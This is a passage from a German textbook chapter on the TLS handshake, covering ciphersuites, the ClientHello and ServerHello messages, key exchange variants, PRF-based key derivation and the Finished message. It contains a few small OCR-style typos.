Authentifizierung des Client Optional ist es bei TLS möglich, neben dem Server auch den Client zu authentisieren. Dazu muss auch der Client in einer Certificate-Nachricht ein Zertifikat senden, das der Server mit CertificateRequest anfordert. Während die Authentifizierung des Servers bei TLS-RSA implizit dadurch erfolgt, dass er das PremasterSecret entschlüsseln kann, muss die Authentifizierung des Clients explizit sein. Der Client signiert daher den Hashwert aller bisher ausgetauschten Handshake-Nachrichten in der CertificateVerify-Nachricht.




Abb. 10.5 Session Resumption

Session Resumption Wurde bereits ein Master Secret zwischen Client und Server vereinbart, so kann dieses in der Session Resumption dazu genutzt werden, neues Schlüsselmaterial zu generieren. Session Resumption besteht eigentlich nur aus der ClientHello und der ServerHello-Nachricht. Die ClientHello-Nachricht enthält dabei die Session_ID einer anderen TLS-Sitzung, die zwischen Client und Server schon ausgehandelt wurde. Der Server versucht, anhand dieser ID die kryptographischen Parameter der anderen Sitzung, insbesondere das Master Secret, in seiner Datenbank zu finden. Gelingt ihm das, so kann er entscheiden, ob er dem Client die Nutzung dieser Parameter gestatten und möchte. Wenn ja, so sendet er die Session_ID zurück, und der verkürzte Handshake wird wie in Abb. 10.5 dargestellt mit ChangeCipherSpec und Finished abgeschlossen. Andernfalls wählt der Server eine neue Session_ID und sendet diese an den Client. Beide müssen daraufhin einen vollständigen Handshake durchführen. Die in dieser neuen Session verwendeten Schlüssel unterscheiden sich von den Schlüsseln der alten Sitzungen, da in sie die beiden Zufallszahlen ClientRandom und ServerRandom aus den beiden Hello-Nachrichten einfließen.

10.3.2 TLS-Ciphersuites

Damit TLS sich flexibel an wechselnde Sicherheitsanforderungen anpassen kann, werden neben dem (geheimen) Schlüsselmaterial auch (öffentlich) die verwendeten kryptographischen Algorithmen und Parameter ausgehandelt. Algorithmen müssen ausgehandelt werden für:

- die Schlüsselvereinbarung für das PremasterSecret (RSA, DH oder DHE);
- die mathematischen Strukturen, in denen die Public-Key-Berechnungen durchgeführt werden (RSA-Modulus N, DH-Primzahlgruppe bzw. elliptische Kurve);
- ab TLS. 1.2: die Pseudozufallsfunktion (TLS-PRF) zur Ableitung des MasterSecret und des Schlüsselmaterials und zur Berechnung der Finished-Nachrichten;
- die Authentifizierung des Servers (RSA-Verschlüsselung, RSA-Signatur, DSS-Signatur, ECDSA-Signatur);
- die optionale Authentifizierung des Client;

- die Verschlüsselungsfunktion für den Record Layer (z. B. AES, 3DES, RC4, ChaCha-Poly), die zu verwendende Schlüssellänge (112, 128, 256, . . .) und für Blockchiffren den zu verwendenden Modus (z. B. CBC, GCM);
- die MAC-Funktion im Record Layer (z. B. HMAC-MD5, HMAC-SHA1, HMAC-SHA256, HMAC-386).

Die meisten dieser Algorithmen und Parameter werden in *Ciphersuites* gebündelt. Ciphersuites werden als 2-Byte-Werte codiert übertragen und in den Standards gemäß der in Abb. 10.6 erläuterten Systematik beschrieben. Weitere Parameter können vom Server in diversen Handshake-Nachrichten festgelegt werden. Wie und wo genau diese Aushandlungen stattfinden wird im Folgenden beschrieben. Als roter Faden dient dabei der Aufbau der Ciphersuite-Beschreibungen.

Schlüsselvereinbarung und mathematische Strukturen Das zweite Schlüsselwort dient zur Auswahl der Schlüsselvereinbarung. Die bekanntesten Werte sind:

- **RSA:** In TLS-RSA-Ciphersuites wird das 48-Byte-PremasterSecret vom Client gewählt und mit dem öffentlichen RSA-Schlüssel des Servers verschlüsselt übertragen. Die Schlüssellänge ergibt sich aus dem Zertifikat des Servers, aus dem auch der öffentliche Schlüssel entnommen wird. Die ersten beiden Bytes des PremasterSecret enthalten die höchste vom Client unterstützte TLS-Versionsnummer, die weiteren 46 Bytes sind zufällig gewählt.
- **DH** oder **ECDH:** In diesen *statischen* TLS-(ED)DH-Ciphersuites *(static DH)* wird das PremasterSecret aus dem öffentlichen Diffie-Hellman-Share des Servers – der zusammen mit der Beschreibung der für die Berechnungen zu verwendenden mathematischen Gruppe aus dem Zertifikat des Servers entnommen wird – und einem vom Client in der gleichen Gruppe frisch berechneten DH-Wert berechnet. Wird das Kürzel `DH` verwendet, so muss diese Gruppe eine multiplikative Primzahlgruppe sein, und das PremasterSecret ist das Ergebnis der Diffie-Hellman-Berechnung ohne führende Nullbytes – in der Regel ist das PremasterSecret also hier wesentlich länger als bei TLS-RSA, seine Länge richtet sich nach der verwendeten mathematischen Gruppe. Bei `ECDH` wird eine additive Elliptische-Kurve-Gruppe für die DH-Berechnungen verwendet, und das PremasterSecret ist die x-Koordinate des ausgehandelten Punktes einschließlich führender Nullbytes.




Abb. 10.6 Bedeutung der Ciphersuite-Beschreibungen am Beispiel der zwingend in TLS. 1.0 zu implementierenden TLS-DHE-Ciphersuite

- **DHE** oder **ECDHE:** In diesen *flüchtigen* TLS-(EC)DHE-Ciphersuites (*ephemeral DH*) wird das PremasterSecret aus den DH-Werten berechnet, die in den ServerKeyExchange und ClientKeyExchange-Nachrichten enthalten sind. Die Beschreibung der mathematischen Gruppe übermittelt der Server in der ServerKeyExchange-Nachricht. Die Berechnung des PremasterSecret erfolgt analog zur statischen Variante.

Authentifikation des Servers In den TLS-RSA- und TLS-DH-Ciphersuites authentifiziert sich der Server durch seine Fähigkeit, aus der ClientKeyExchange-Nachricht das PremasterSecret berechnen zu können und daher als einzige Partei neben dem Client valide FINISHED-MACs berechnen zu können. Bei TLS-DHE authentifiziert sich der Server über die Signatur in der ServerKeyExchange-Nachricht, die über die Beschreibung der mathematischen Gruppe, den DH-Share und auch über die beiden Zufallszahlen aus ClientHello und ServerHello gebildet wird.

In allen Fällen müssen also Signaturen verifiziert werden – für TLS-RSA und TLS-DH die Signatur des Zertifikats, für TLS-DHE die Signatur in der ServerKeyExchange-Nachricht und die Signatur des Zertifikats. Das Label direkt vor dem Schlüsselwort `WITH` gibt daher den Typ der unterstützten digitalen Signaturen an – entweder RSA oder DSS. Nur für TLS-RSA wird eine Ausnahme gemacht, hier wird kein Signaturalgorithmus spezifiziert. Folgende Labels sind definiert (RFC 5246 [ASE08]; Abschn. 7.4.1), wobei die zu signierenden Daten mit SHA-1 gehasht werden:

- **RSA:** Der RSA-Signaturalgorithmus mit PKCS#1-Codierung für digitale Signaturen (Abschn. 2.4.2)

TLS_RSA_WITH_NULL_SHA256
TLS_RSA_WITH_AES_128_CBC_SHA256
TLS_RSA_WITH_AES_256_CBC_SHA256
TLS_RSA_WITH_AES_128_GCM_SHA256
TLS_RSA_WITH_AES_256_GCM_SHA384

TLS_DH_RSA_WITH_AES_128_CBC_SHA256
TLS_DH_RSA_WITH_AES_256_CBC_SHA256
TLS_DH_RSA_WITH_AES_128_GCM_SHA256
TLS_DH_RSA_WITH_AES_256_GCM_SHA384
TLS_DH_DSS_WITH_AES_128_CBC_SHA256
TLS_DH_DSS_WITH_AES_256_CBC_SHA256
TLS_DH_DSS_WITH_AES_128_GCM_SHA256
TLS_DH_DSS_WITH_AES_256_GCM_SHA384

TLS_DHE_RSA_WITH_AES_128_CBC_SHA256
TLS_DHE_RSA_WITH_AES_256_CBC_SHA256
TLS_DHE_RSA_WITH_AES_128_GCM_SHA256
TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
TLS_DHE_DSS_WITH_AES_128_CBC_SHA256
TLS_DHE_DSS_WITH_AES_256_CBC_SHA256
TLS_DHE_DSS_WITH_AES_128_GCM_SHA256
TLS_DHE_DSS_WITH_AES_256_GCM_SHA384

TLS_ECDH_RSA_WITH_AES_256_CBC_SHA384
TLS_ECDH_RSA_WITH_AES_128_GCM_SHA256
TLS_ECDH_RSA_WITH_AES_256_GCM_SHA384
TLS_ECDH_ECDSA_WITH_AES_128_CBC_SHA256
TLS_ECDH_ECDSA_WITH_AES_256_CBC_SHA384
TLS_ECDH_ECDSA_WITH_AES_128_GCM_SHA256
TLS_ECDH_ECDSA_WITH_AES_256_GCM_SHA384

TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384
TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256
TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384

TLS_DH_anon_WITH_AES_128_CBC_SHA256
TLS_DH_anon_WITH_AES_256_CBC_SHA256
TLS_DH_anon_WITH_AES_128_GCM_SHA256
TLS_DH_anon_WITH_AES_256_GCM_SHA384

Abb. 10.7 TLS-1.2-Ciphersuites. Insgesamt gibt es ca. 400 verschiedene Ciphersuites; die offiziell registrierten sind unter https://www.iana.org/assignments/tls-parameters/tls-parameters.xhtml#tls-parameters-4 zu finden. Die Regeln, welche Ciphersuites in welchen TLS-Versionen eingesetzt werden dürfen, sind sehr komplex und werden von den Implementierungen nicht immer beachtet

- **DSS:** Der Digital Signature Algorithm (Abschn. 3.4.3)
- **ECDSA:** Der Elliptic Curve Digital Signature Algorithm (Abschn. 3.4.3)

Diese Angabe betrifft immer die Signatur im Zertifikat, und in TLS-DHE 1.0 und 1.1 musste der gleiche Signaturalgorithmus – allerdings mit einem anderen Schlüsselpaar – zum Signieren der ServerKeyExchange-Nachricht eingesetzt werden. Ab TLS Version 1.2 kann über eine Extension ein anderes Verfahren für ServerKeyExchange ausgewählt werden (Abschn. 10.7), und ab TLS. 1.3 ändert sich die Struktur der Ciphersuites komplett.

Verschlüsselungsalgorithmus im Record Layer Das erste Label nach dem Schlüsselwort `WITH` gibt den Verschlüsselungsalgorithmus an. Folgende Werte treten häufig auf:

- `NULL`: Daten werden unverschlüsselt gesendet.
- `DES.40`: Dieser Algorithmus ist ein Überbleinsel aus der Zeit der US-Kryptoexportkontrollen – der DES-Schlüssel enthält nur 40 geheime Bits. Diese Chiffre ist unsicher und sollte nicht mehr verwendet werden.
- `DES`: Der Data Encryption Standard (Unterabschnitt 2.2.1) mit einer effektiven Schlüssellänge von 56 Bit wird verwendet.
- `3DES`: Triple-DES mit $3 \cdot 56 = 168$ Bit Schlüssellänge, die effektive Schlüssellänge beträgt aber nur 112 Bit.
- `RC2`: Die Rivest Cipher 2 ist eine von Ron Rivest 1987 entwickelte Blockchiffre mit variabler Schlüssellänge im Bereich von 8 bis 128 Bit, wobei in TLS immer nur 42 oder 56 Bit Schlüssellänge verwendet werden, und einer Blocklänge von 64 Bit.
- `RC4`: Die Rivest Cipher 4 ist eine von Ron Rivest 1987 entwickelte Stromchiffre mit variabler Schlüssellänge (Unterabschnitt 6.3.2).
- `IDEA`: Der International Data Encryption Algorithm (IDEA) wurde 1990 von James L. Massey und Xueija Lai entwickelt. Er hat 64 Bit Blocklänge und 128 Bit Schlüssellänge.
- `AES`: Der Advanced Encryption Standard wird in Abschn. 2.2.1 beschrieben.
- `CAMELLIA`: Camellia ist eine symmetrische Blockchiffre, die die gleichen Parameter wie AES hat und im Jahr 2000 in Zusammenarbeit von Mitsubishi und NTT entwickelt wurde.
- `SEED`: SEED ist ein Verschlüsselungsalgorithmus mit 128 Bit Block- und Schlüssellänge, der von der südkoreanischen KISA (Korea Information Security Agency) im Jahr 1998 entwickelt wurde.
- `ARIA`: ARIA ist eine Blockchiffre mit 128 Bit Blocklänge und 128 oder 256 Bit Schlüssellänge, die 2003 von koreanischen Kryptographen entwickelt wurde und insbesondere in der koreanischen Verwaltung eingesetzt wird.
- `ChaCha20-Poly1305`: ChaCha20 ist eine Stromchiffre, die von Daniel J. Bernstein 2008 entwickelt wurde [NL15]. Sie wird mit einer 96-Bit-Nonce und einem 256-Bit-Schlüssel initialisiert. Poly1305 ist ein vom gleichen Autor entwickelter MAC mit 256 Bit Schlüssellänge und einer MAC-Länge von 16 Byte.

Hashfunktion für den Record Layer MAC/die TLS-PRF Das letzte Label in der ASCII-Darstellung der Ciphersuite benennt eine Hashfunktion – MD5, SHA(-1), SHA-256 oder SHA-386. In TLS. 1.0 und 1.1 wird diese Hashfunktion nur in der HMAC-Konstruktion des Record Layer eingesetzt.

Ab TLS. 1.2 kann auch die TLS-PRF ausgehandelt werden. Die am Ende jeder neuen Ciphersuite angegebene Hashfunktion – hierbei muss es sich um SHA-256 oder eine stärkere Hashfunktion handeln – wird daher in *allen* HMAC-Konstruktionen eingesetzt, also sowohl im Record Layer als auch in der TLS-PRF (Abb. 10.11).

Mandatory Ciphersuites Damit unterschiedliche Implementierungen von TLS interoperabel sind, müssen sie mindestens eine gemeinsame Ciphersuite besitzen, auf die sie sich in den ClientHello- und ServerHello-Nachrichten einigen. Daher ist für TLS. 1.0 die Ciphersuite TLS_DHE_DSS_WITH_3DES_EDE_CBC_SHA verbindlich vorgeschrieben *(mandatory)*. Für TLS. 1.1 ist dies TLS_RSA_WITH_3DES_EDE_CBC_SHA und für TLS. 1.2 TLS_RSA_WITH_AES_128_CBC_SHA. In TLS. 1.3 ist TLS_AES_128_GCM _SHA256 verpflichtend zu implementieren.

10.3.3 Abgleich der Fähigkeiten: ClientHello und ServerHello

ClientHello **(Tag 1)** Der Client beginnt einen TLS-Handshake, indem er eine ClientHello-Nachricht an den Server sendet. Diese besitzt den Tag 1 und enthält folgende Felder (Abb. 10.8):




Abb. 10.8 ClientHello-Nachricht

- **ProtocolVersion** (2 Byte): Hier gibt der Client die höchste Version von TLS an, die er unterstützt. In Abb. 10.8 ist dies TLS. 1.2 (0×03 0×03).
- ClientRandom (32 Byte): Setzt sich laut Spezifikation aus Uhrzeit und Datum im Standard-Unix-Format[1] (4 Byte) und einem 28-Byte-Zufallswert zusammen.
- Session_ID (optional, bis zu 32 Byte): Name für ein in einem früheren Handshake ausgehandeltes MasterSecret. Der Client sendet diesen Wert nur dann, wenn er Session Resumption (Abb. 10.5) nutzen möchte.
- **Ciphersuites** (Liste mit bis zu $2^{16}-1$ Einträgen zu je 2 Byte): Jede Ciphersuite wird durch einen 2-Byte-Wert codiert. Die Liste der Ciphersuites ist nach absteigender Präferenz des Client geordnet.
- **CompressionMethod** (Liste mit bis zu $2^8 - 1$ Einträgen zu je 1 Byte): Diese Liste ist analog zur Liste der Ciphersuites. Mögliche Kompressionsmethoden sind in RFC 3749 [Hol04] spezifiziert.
- **Extensions** (optional): Hier kann eine Liste von TLS Extensions angefügt werden, die vom Server akzeptiert oder abgelehnt werden können und die ggf. das Verhalten von TLS modifizieren.

ServerHello **(Tag 2)** Die ServerHello-Nachricht ist die Antwort auf ClientHello, mit der der Server aus den vom Client vorgeschlagenen Möglichkeiten seine Auswahl trifft. Sie enthält die gleiche Abfolge von Elementen wie die ClientHello-Nachricht, nur dass anstelle der Listen einzelne Werte aus diesen Listen stehen.

- **ProtocolVersion** (2 Byte): Hier muss der Server eine Protokollversion wählen, die gleich oder kleiner der vom Client vorgeschlagenen ist.
- ServerRandom (32 Byte): Ein Zufallswert, der analog zum Client-Random gebildet wird.
- Session_ID (bis zu 32 Byte): In der ServerHello-Nachricht ist dieser Wert nicht optional. War in ClientHello eine Session_ID enthalten, so prüft der Server, ob er zu dieser Session_ID ein MasterSecret berechnen kann, und entscheidet ob er dieses verwenden möchte. Fallen diese Prüfungen positiv aus, so antwortet der Server mit der gleichen Session_ID. War das entsprechende Feld in ClientHello leer oder kann oder möchte der Server das alte MasterSecret nicht noch einmal verwenden, so sendet er in diesem Feld eine neue Session_ID.
- **Ciphersuite** (2 Byte): Die vom Server ausgewählte Ciphersuite.
- **CompressionMethod** (1 Byte): Die vom Server ausgewählte Kompressionsmethode.

Mit diesen beiden Nachrichten haben sich Client und Server auf die zu verwendenden Algorithmen geeinigt. Nun folgt der eigentliche Schlüsselaustausch.

[1] Anzahl der Sekunden, die seit dem 1. Januar 1970, Mitternacht GMT, vergangen sind. Diese Festlegung wird jedoch oft von Implementierungen ignoriert, die stattdessen vier zufällige Bytes senden.

10.3.4 Schlüsselaustausch: Certificate und ClientKeyExchange

Certificate (**Tag 11**) Zur Authentifizierung des Servers werden X.509-Zertifikate aus einer Public-Key-Infrastruktur (PKI) eingesetzt. Der Server überträgt seinen öffentlichen Schlüssel in der Certificate-Nachricht, die mindestens ein Zertifikat enthält, in dem dieser öffentliche Schlüssel mit dem Domainnamen der aufgerufenen URL verknüpft ist (Abb. 10.9). Die Struktur der Certificate-Nachricht sieht auch die Übertragung von Zertifikatsketten vor, bei denen das erste Zertifikat ein TLS-Serverzertifikat ist und die darauffolgenden Zertifikate immer das vorangehende zertifizieren. Das abschließende Wurzelzertifikat sollte dabei ausgelassen werden. Das Zertifikat muss zur ausgehandelten Ciphersuite passen. Für TLS-RSA muss es einen öffentlichen RSA-Schlüssel enthalten, mit dem das PremasterSecret verschlüsselt werden darf. Für TLS-DH muss es einen Diffie-Hellman-Share enthalten, und die Schlüsselvereinbarung findet dann in der im Zertifikat angegebenen mathematischen Gruppe statt. Für TLS-DHE genügt ein Zertifikat, mit dem digitale Signaturen überprüft werden können.

ServerKeyExchange (**Tag 12**) Für alle TLS-DHE- und TLS-ECDHE-Ciphersuites ist zusätzlich eine ServerKeyExchange-Nachricht erforderlich, die einen frisch gewählten Diffie-Hellman-Share zum Client überträgt. Neben dem DH-Share enthält diese Nachricht eine Beschreibung der Gruppe, in der der Diffie-Hellman-Wert berechnet werden soll, und eine digitale Signatur. Die Beschreibung der Gruppe wird wie folgt übertragen:




Abb. 10.9 TLS-Zertifikat für *.ietf.org. Dieser Domainname wird durch die Signatur des Zertifikats mit dem öffentlichen Schlüssel des Servers – im rechten unteren Textfeld hexadezimal dargestellt – verknüpft

- Für eine Primzahlgruppe sind dies die Primzahl p und ein erzeugendes Element g der Untergruppe $G \subset \mathbb{Z}_p^*$.
- Für eine elliptische Kurve [BWBG+06] ist dies der standardisierte Name der Gruppe oder eine explizite Beschreibung der elliptischen Kurve.

Die digitale Signatur wird über den Inhalt der ServerKeyExchange-Nachricht gebildet, und zusätzlich über die beiden Zufallswerte ClientRandom und ServerRandom.

ServerHelloDone (**Tag 14**) Der Server schließt seine übertragung mit der ServerHelloDone-Nachricht ab. Diese Nachricht hat keinen Inhalt.

ClientKeyExchange (**Tag 16**) Der Schlüsselaustausch wird mit der ClientKeyExchange-Nachricht abgeschlossen. Hat der Server diese Nachricht vom Client erhalten, so besitzen beide Seiten genug Informationen, um die Schlüssel für den TLS Record Layer zu berechnen. Die Inhalte von ClientKeyExchange und ServerKeyExchange hängen vom Schlüsselaustauschalgorithmus der ausgehandelten Ciphersuite ab. Abb. 10.10 fasst die verschiedenen bisher standardisierten Schlüsselaustauschverfahren zusammen. Für den Inhalt von ClientKeyExchange ergeben sich grundsätzlich zwei Möglichkeiten:

TLS-RSA Für diese Ciphersuites wird die ClientKeyExchange-Nachricht wie folgt gebildet:

1. PremasterSecret: Der Client wählt 46 zufällige Bytes und fügt davor die zwei Bytes an, die die höchste von ihm unterstützte Versionsnummer von TLS angeben. Dies soll *Version-Rollback*-Angriffe abwehren, bei denen ein Angreifer den ungeschützten Versionswert im ClientHello auf eine unsichere ältere Version zurücksetzt.
2. RSA-PKCS#1-Verschlüsselung: Das PremasterSecret wird PKCS#1-codiert und dann mit dem öffentlichen RSA-Schlüssel des Servers verschlüsselt.

TLS-(EC)DH, TLS-(EC)DHE Die ClientKeyExchange-Nachricht enthält $g^c \bmod p$ (bzw. cP), wobei c ein vom Client gewählter Wert kleiner $q = |G|$ ist. Das PremasterSecret pms wird wie folgt berechnet:

- **TLS-DH, TLS-DHE:** $pms \leftarrow CDH(g^s, g^c)$
- **TLS-ECDH, TLS-ECDHE:** $pms \leftarrow XCoordinate(CDH(sP, cP))$

Dabei ist s der vom Server gewählte Wert (TLS-(EC)DHE) bzw. der private Schlüssel des Servers (TLS-(EC)DH).

Schlüssel-austausch-algorithm.	**Benötigter Zertifikats-typ**	**ServerKey-Exchange benötigt?**	**Inhalt ClientKey-Exchange**	**Beschreibung**
RSA	RSA Encryption	Nein	Verschlüsseltes PremasterSecret	Client verschlüsselt Premaster Secret mit öffentlichem Schlüssel des Servers.
RSA Export	RSA Signing	Ja (temporärer RSA-Schlüssel $\leq$ 512 Bit)	Mit temp. RSA-Schlüssel verschlüsseltes Premaster Secret	Client verschlüsselt Premaster Secret mit temporärem RSA-Schlüssel des Servers (nur noch relevant wegen Rückwärtskompatibilität).
DHE-DSS	DSS Signing	Ja ($g^s \bmod p$)	$g^c \bmod p$	Diffie-Hellman-Schlüsselvereinbarung, Server signiert $g^s \bmod p$ mit dem DSS - Schlüssel.
DHE-RSA	RSA Signing	Ja ($g^s \bmod p$)	$g^c \bmod p$	Diffie-Hellman-Schlüsselvereinbarung, Server signiert $g^s \bmod p$ mit dem RSA - Schlüssel.
DH-DSS	DH, signiert mit DSS	Nein ($g^s \bmod p$ im Zertifikat enthalten)	$g^c \bmod p$	Diffie-Hellman-Schlüsselvereinbarung mit festem Serveranteil, Authentifizierung über DSS-Zertifikat
DH-RSA	DH, signiert mit RSA	Nein ($g^c \bmod p$ im Zertifikat enthalten)	$g^c \bmod p$	Diffie-Hellman-Schlüsselvereinbarung mit festem Serveranteil, Authentifizierung über RSA-Zertifikat

Abb. 10.10 Standardisierte Schlüsselvereinbarungsverfahren für SSL/TLS

10.3.5 Erzeugung des Schlüsselmaterials

TLS-Pseudozufallsfunktion Zur Schlüsselableitung wird in allen TLS-Versionen bis einschließlich Version 1.2 die Pseudozufallsfunktion P_hash aus Abb. 10.11 verwendet. Diese Funktion iteriert intern eine HMAC-Konstruktion, die sich in jeder TLS-Version unterscheidet – in TLS. 1.2 wird standardmäßig $HMAC_{SHA256}$ eingesetzt.

Während P_hash genau wie die zugrunde liegende HMAC-Konstruktion nur zwei Eingabewerte hat, ist die TLS-PRF für *drei* Eingabewerte definiert:

$$PRF(secret, label, seed) := P\_hash(secret, label|seed)$$

PremasterSecret Das gesamte Schlüsselmaterial wird in TLS aus dem geheimen PremasterSecret pms, statischen ASCII-Labels und den beiden Werten ClientRandom und ServerRandom abgeleitet, wobei letztere jeweils in unterschiedlicher Reihenfolge zu seed zusammengefasst werden. Der Prozess der Schlüsselableitung ist in Abb. 10.12 dargestellt, und er liefert folgende Werte:

- Das MasterSecret ms, das zur Berechnung der beiden FINISHED-Nachrichten und zur weiteren Schlüsselableitung eingesetzt wird.
- Eine Folge von Schlüsseln, deren Länge und Reihenfolge von den Parametern für den Record Layer in der vom Server ausgewählten Ciphersuite abhängen.




Abb. 10.11 Struktur der Peudozufallsfunktion P_hash, die in TLS eingesetzt wird. Die eingesetzte HMAC-Funktion unterscheidet sich in den verschiedenen TLS-Versionen. Weiß unterlegte Felder dienen der Iteration, grau unterlegte der Erzeugung von Pseudozufallsbits




Abb. 10.12 Zweistufige Ableitung des Schlüsselmaterials aus dem PremasterSecret mithilfe der Pseudozufallsfunktion PRF. Die Aufteilung des Schlüsselstroms in der letzten Stufe ist abhängig von den Record-Layer-Parametern

Zur Erzeugung von Schlüsselmaterial wird bei TLS die PRF zweimal verwendet (Abb. 10.12):

- Zunächst wird aus dem PremasterSecret, der ASCII-Zeichenfolge `master secret` und den ClientRandom- und ServerRandom-Werten (in dieser Reihenfolge) mit der PRF eine Bitfolge von 48 Byte Länge erzeugt. Diese Bitfolge ist das MasterSecret.
- Dann dienen das MasterSecret, die ASCII-Zeichenfolge `key expansion` sowie die ServerRandom- und ClientRandom-Werte als Eingabe für den zweiten Durchlauf der PRF, bei dem genug Bits erzeugt werden müssen, um zwei MAC-Schlüssel, zwei Verschlüsselungsschlüssel und ggf. zwei Initialisierungsvektoren daraus bilden zu können.

10.3.6 Synchronisation: ChangeCipherSpec und Finished

Nach Empfang der ClientKeyExchange-Nachricht können Server und Client das PremasterSecret berechnen und daraus das MasterSecret und die Schlüssel für den SSL Record Layer ableiten. Sind diese Berechnungen abgeschlossen, so können beide Parteien dies der anderen durch ChangeCipherSpec mitteilen, und den Handshake durch die Finished-Nachricht abschließen.

ChangeCipherSpec Nach Absenden der ChangeCipherSpec-Nachricht nutzt der jeweilige Partner die neu ausgehandelten kryptographischen Parameter im Record Layer, d. h., alle Nachrichten an den Partner werden mit den neu berechneten Schlüsseln verschlüsselt und

authentisiert. Insbesondere ist die jeweils folgende Finished-Nachricht bereits mit den neuen kryptographischen Parametern gesichert.

Finished In die Finished-Nachricht fließen alle wichtigen Informationen aus dem Handshake-Protokoll mit ein. Sie kann daher als Message Authentication Code angesehen werden, mit dem jede Partie überprüfen kann, dass alle Handshake-Nachrichten unverändert übermittelt wurden. Die unverschlüsselten MACs werden als `verify_data` bezeichnet und wie folgt berechnet:

$$\texttt{verify\_data} \leftarrow PRF(ms, \texttt{finished\_label}, h_{Transcript})$$

